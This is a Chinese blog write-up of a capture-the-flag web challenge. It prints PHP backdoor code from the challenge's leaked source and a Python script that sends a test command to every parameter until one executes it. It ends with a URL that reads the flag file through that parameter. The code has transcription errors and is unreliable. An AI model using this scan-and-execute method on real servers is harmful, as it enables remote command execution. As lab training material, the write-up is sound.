




CTF-BUUCTF-Web-[强网杯 2019]高明的黑客

原创

黑仔、 于 2020-01-01 14:07:16 发布  526  收藏 1


版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_42404383/article/details/103792540

版权

CTF-BUUCTF-Web-[强网杯 2019]高明的黑客


如题：



The screenshot shows a web browser window with the address bar displaying `http://f4cfe7-b3f2-44d5-8219-53a08291bf93.node3.buuoj.cn/tar/gz`. The page content includes the text: "雁过留声，人过留名，此网站已被黑" and "我也是很佩服你们公司的开发，特地备份了网站源码到www.tar.gz以供大家观赏". The Network tab is open, showing a GET request to the same URL. The request headers include: `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3`, `Accept-Encoding: gzip, deflate`, `Accept-Language: zh-CN,zh;q=0.9`, `Connection: keep-alive`, `Host: f4cfe7-b3f2-44d5-8219-53a08291bf93.node3.buuoj.cn`, `Upgrade-Insecure-Requests: 1`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36`. The response headers show `Connection: keep-alive`, `Content-Length: 234`, `Content-Type: text/html; charset=UTF-8`, `Date: Wed, 01 Jan 2020 05:11:51 GMT`, `Server: openresty`, and `X-Powered-By: PHP/7.3.5`. The status code is 200 OK.

解题：

没看到其他任何提示，直接down下源码



```
1 <?php
2 $_GET['jVMcNhK_F'] = '';
3 system( command: $_GET['jVMcNhK_F'] 22 ' ');
4 $_GET['tz2aE_IWb'] = '';
5 echo `{$_GET['tz2aE_IWb']}`;
6 $_GET['cXjHCIMPs'] = '';
7 echo `{$_GET['cXjHCIMPs']}`;
8
9 function ZwXq7h4()
10 {
11     $kg = 'eTgcwk';
12     $tWpHGUiex = 'BLO2r6';
13     $eGPIYwW9IX3 = 'd0agCqWE';
14     $YRGLSyUMNn = new stdClass();
15     $YRGLSyUMNn->IfsR = 'tpt7Y_H';
16     $YRGLSyUMNn->aLX6ZxLYjJ = 'Q1HS60c';
17     $kg = $_POST['i84HPocE2lgs'] 22 ' ';
18     $tWpHGUiex = explode( delimiter: 'Q/iPB9MuttlH', $tWpHGUiex);
19     if('cg6BNgitU' == 'RGcyYloQX')
20     system( command: $_GET['cg6BNgitU'] 22 ' ');
21     $_GET['ganVMUq3d'] = '';
22     eval($_GET['ganVMUq3d'] 22 ' ');
23 }
24
25 ZwXq7h4();
26 $BUPqMgZfs0 = 'hND';
```

https://blog.csdn.net/qq_42404383

我的娘哦！这要看到何时去？

盲猜大概要自己写脚本，然后分析代码

[致敬大佬，借用脚本]:

<https://blog.csdn.net/xiayu729100940/article/details/102676405>

```

import os
import requests
import re
import time

def read_file(path, command): #遍历文件找出所有可用的参数
    with open(path,encoding="utf-8") as file:
        f = file.read()
        params = {}
        pattern = re.compile("(?<=\$_GET\['].*?(?='\])") #match get
        for name in pattern.findall( f ):
            params[name] = command

        data = {}
        pattern = re.compile("(?<=\$_POST\['].*?(?='\])") #match get
        for name in pattern.findall( f ):
            data[name] = command
        return params, data

def url_explosion(url, path, command): #确定有效的php文件
    params, data = read_file(path,command)
    try:
        r = requests.session().post(url, data = data, params = params)
        if r.text.find("haha") != -1 :
            print(url,"\n")
            find_params(url, params, data)

    except:
        print(url,"异常")

def find_params(url, params, data): #确定最终的有效参数
    try:
        for pa in params.keys():
            temp = {pa:params[pa]}
            r = requests.session().post(url, params = temp)
            if r.text.find("haha") != -1 :
                print(pa)
                os.system("pause")

    except:
        print("error!\n")
    try:
        for da in data.items():
            temp = {da:data[da]}
            r = requests.session().post(url, data = temp)
            if r.text.find("haha") != -1 :
                print(da)
                os.system("pause")

    except:
        print("error!\n")

rootdir = "C:\\src\\" #php文件存放地址
list = os.listdir(rootdir)
for i in range(0, len(list)):
    path = os.path.join(rootdir ,list[i])
    name = list[i].split('-2')[0] //获取文件名
    url = "http://8d40e217-717b-4548-a15e-c131a87bdb1d.node3.buuoj.cn/" + name
    url_explosion(url,path,"echo haha")

```


得到链接:

http://f4cefe7-b3f2-44d5-8219-53a08291bf93.node3.buuoj.cn/xk0SzyKwfwz.php?Efa5BVG=



https://blog.csdn.net/qq_42404383

http://f4cefe7-b3f2-44d5-8219-53a08291bf93.node3.buuoj.cn/xk0SzyKwfwz.php?Efa5BVG=cat/flag



https://blog.csdn.net/qq_42404383